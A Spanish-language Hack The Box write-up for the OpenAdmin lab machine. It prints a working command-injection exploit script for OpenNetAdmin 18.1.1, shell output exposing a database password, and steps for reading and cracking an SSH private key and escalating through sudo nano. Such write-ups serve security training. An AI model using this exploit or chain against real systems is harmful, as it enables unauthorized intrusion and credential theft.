
HTB MÁQUINA OPENADMIN

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.1, es una maquina en Linux y que está en la categoría de fácil.

- User:

Realizando un escaneo de directorios, nos encontramos con el directorio /ona/ y este a su vez tiene un login.php, en el directiorio /ona/ nos dirigirnos a Download nos manda a la página de OpenNetAdmin y ya contamos con una versión que es la 18.11, googleando un poco, nos encontramos con una vulnerabilidad para esta versión.




```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# cat DirBusterReport-10.10.10.171-80.txt
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Jan 04 22:09:06 COT 2020
--------------------------------

http://10.10.10.171:80
--------------------------------
Directories found during testing:

Dirs found with a 200 response:

/
/music/
/music/img/
/music/img/concept/
/music/img/icons/
/music/img/premium/
/ona/
/music/js/
/music/css/

Dirs found with a 403 response:

/icons/
/icons/small/


--------------------------------
Files found during testing:

Files found with a 301 responce:

/ona

Files found with a 200 responce:

/music/index.html
/music/artist.html
/music/blog.html
/music/playlist.html
/music/contact.html
/music/category.html
/music/js/jquery-3.2.1.min.js


--------------------------------
```

OpenAdmin

https://packetstormsecurity.com/files/155406/OpenNetAdmin-18.1.1-Remote-Code-Execution.html

```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# cat open.sh
!/bin/bash

URL="${1}"
echo $URL
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}"
 | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171#
```

con el comando ./open.sh http://10.10.10.171/ona/login.php tenemos nuestra shell sin privilegios, donde podemos sacar información, de los usuarios que tiene esta maquina y la información de la base de datos.


```
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ./open.sh http://10.10.10.171/ona/login.php
./open.sh: línea 1: !/bin/bash: No existe el fichero o el directorio
http://10.10.10.171/ona/login.php
$ find local
local
local/plugins
local/plugins/README
local/config
local/config/motd.txt.example
local/config/run_installer
local/config/database_settings.inc.php
local/nmap_scans
local/nmap_scans/subnets
local/nmap_scans/subnets/nmap.xsl
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$
```

```
angussMoody ❐ 0 • 2 bash
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ./open.sh http://10.10.10.171/ona/login.php
./open.sh: línea 1: !/bin/bash: No existe el fichero o el directorio
http://10.10.10.171/ona/login.php
$ ls -la /home
total 16
drwxr-xr-x  4 root   root   4096 Nov 22 18:00 .
drwxr-xr-x 24 root   root   4096 Nov 21 13:41 ..
drwxr-x---  6 jimmy  jimmy  4096 Jan  8 01:41 jimmy
drwxr-x---  6 joanna joanna 4096 Jan  8 01:39 joanna
$
```

En este punto, tenemos 2 Usuarios y una Password, así que probamos y tenemos acceso con jimmy por ssh, pero aun no tenemos nuestra flag, seguimos enumerando y nos encontramos con una página interna y nos da una pista de las credenciales de Joanna


```
angussMoody ❐ 0 • 2 ssh
root@angussMoody:~/hackthebox/Openadmin-10.10.10.171# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 2.0


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan  8 01:46:51 2020 from 10.10.14.237
jimmy@openadmin:~$ cd /var/www/internal/
jimmy@openadmin:/var/www/internal$ cat  main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```


En este punto debemos buscar una forma de poder observar la llave que hemos encontrado en el archivo main.php así que hacemos uso del Script LinEnum.sh para ver si encontramos alguna forma de visualizar este archivo.



Revisando los datos que nos trae el script nos encontramos con dos puertos que están corriendo en el localhost, el primero 3306 sabemos que es de MySql, pero el segundo 52846 tenemos la duda de que trate, así que nos vamos a centrar en este, en este punto nos encontramos 2 formas de encontrar las credenciales y en este writeup vamos a ver las 2 formas.


1.) La primera forma que vamos a realizar es una técnica llamada port forwarding (https://culturacion.com/que-es-port-forwarding/) lo que vamos a hacer es poder ver lo que tiene este puerto en nuestro localhost, pare esto necesitamos un usuario y una pass valida, y con estos comandos podremos observar los archivos de internal en nuestra máquina






dentro de internal nos encontramos con 3 archivos, el index.php, logout.php y el main.php que ya lo habíamos visto y que es el que nos interesa.

Realizando un cat a index.php nos encontramos que el usuario es Jimmy, el hash de la password y nos dice que con las credenciales correctas nos direccionará al main.php




```
<body>

    <h2>Enter Username and Password</h2>
    <div class = "container form-signin">
      <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
        <?php
          $msg = '';

          if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0
dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
          }
        ?>
    </div> <!-- /container -->

    <div class = "container">

       <form class = "form-signin" role = "form"
          action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']);
          ?>" method = "post">
          <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
          <input type = "text" class = "form-control"
             name = "username"
             required autofocus></br>
          <input type = "password" class = "form-control"
             name = "password" required>
          <button class = "btn btn-lg btn-primary btn-block" type = "submit"
             name = "login">Login</button>
       </form>

    </div>

</body>
```


así que vamos a descifrar ese hash en (https://md5decrypt.net/en/Sha512/#answer) ya que nos dice que es un sha512.




Ya en este momento, tenemos un usuario y una pass, así que vamos a probar estas credenciales y de esta manera obtenemos nuestra llave.




2.) La segunda manera es al ser una página interna vamos a hacer uso del comando cUrl en el localhost de la máquina en el archivo mail.php y así encontrar la llave de Joanna, es la forma más fácil, pero aprovechamos esta máquina para ver la técnica de port forwarding, ahora nos descargamos la llave en este caso la llamamos id_rsa





Una vez encontrada la llave, realizaremos el proceso como en otras máquinas anteriores, haciendo uso de ssh2john.py y john con el diccionario rockyou el cual nos da una password para el usuario Joanna.




Debemos darle permisos al archivo id_rsa chmod 600 e iniciar sesión por ssh con esta llave y la password que conseguimos.

Y de esta manera obtenemos nuestra primer flag


- ***Escalada de Privilegios:***

Para la escalada de privilegios, como siempre que nos enfrentamos a una máquina Linux corremos el comando sudo -l para saber si tenemos acceso , en este caso nos dice que tenemos acceso a nano con este usuario.



Investigando un poco en binarios nos encontramos con GTFOBins, que ya lo habíamos visto en una máquina anterior, y encontramos que podemos generar un Shell de sistema interactivo.

realizamos un sudo a la ruta que obtuvimos con sudo -l y allí realizamos el procedimiento que nos indica GTFOBins, con Ctrl R y Ctrl X, allí ponemos la línea de código y de esta manera tenemos nuestra Shell con permisos root.



De esta manera encontramos la flag del Root. 😊

Saludos **Fr13ndS HTB**

👍🏾 👍🏾 👍🏾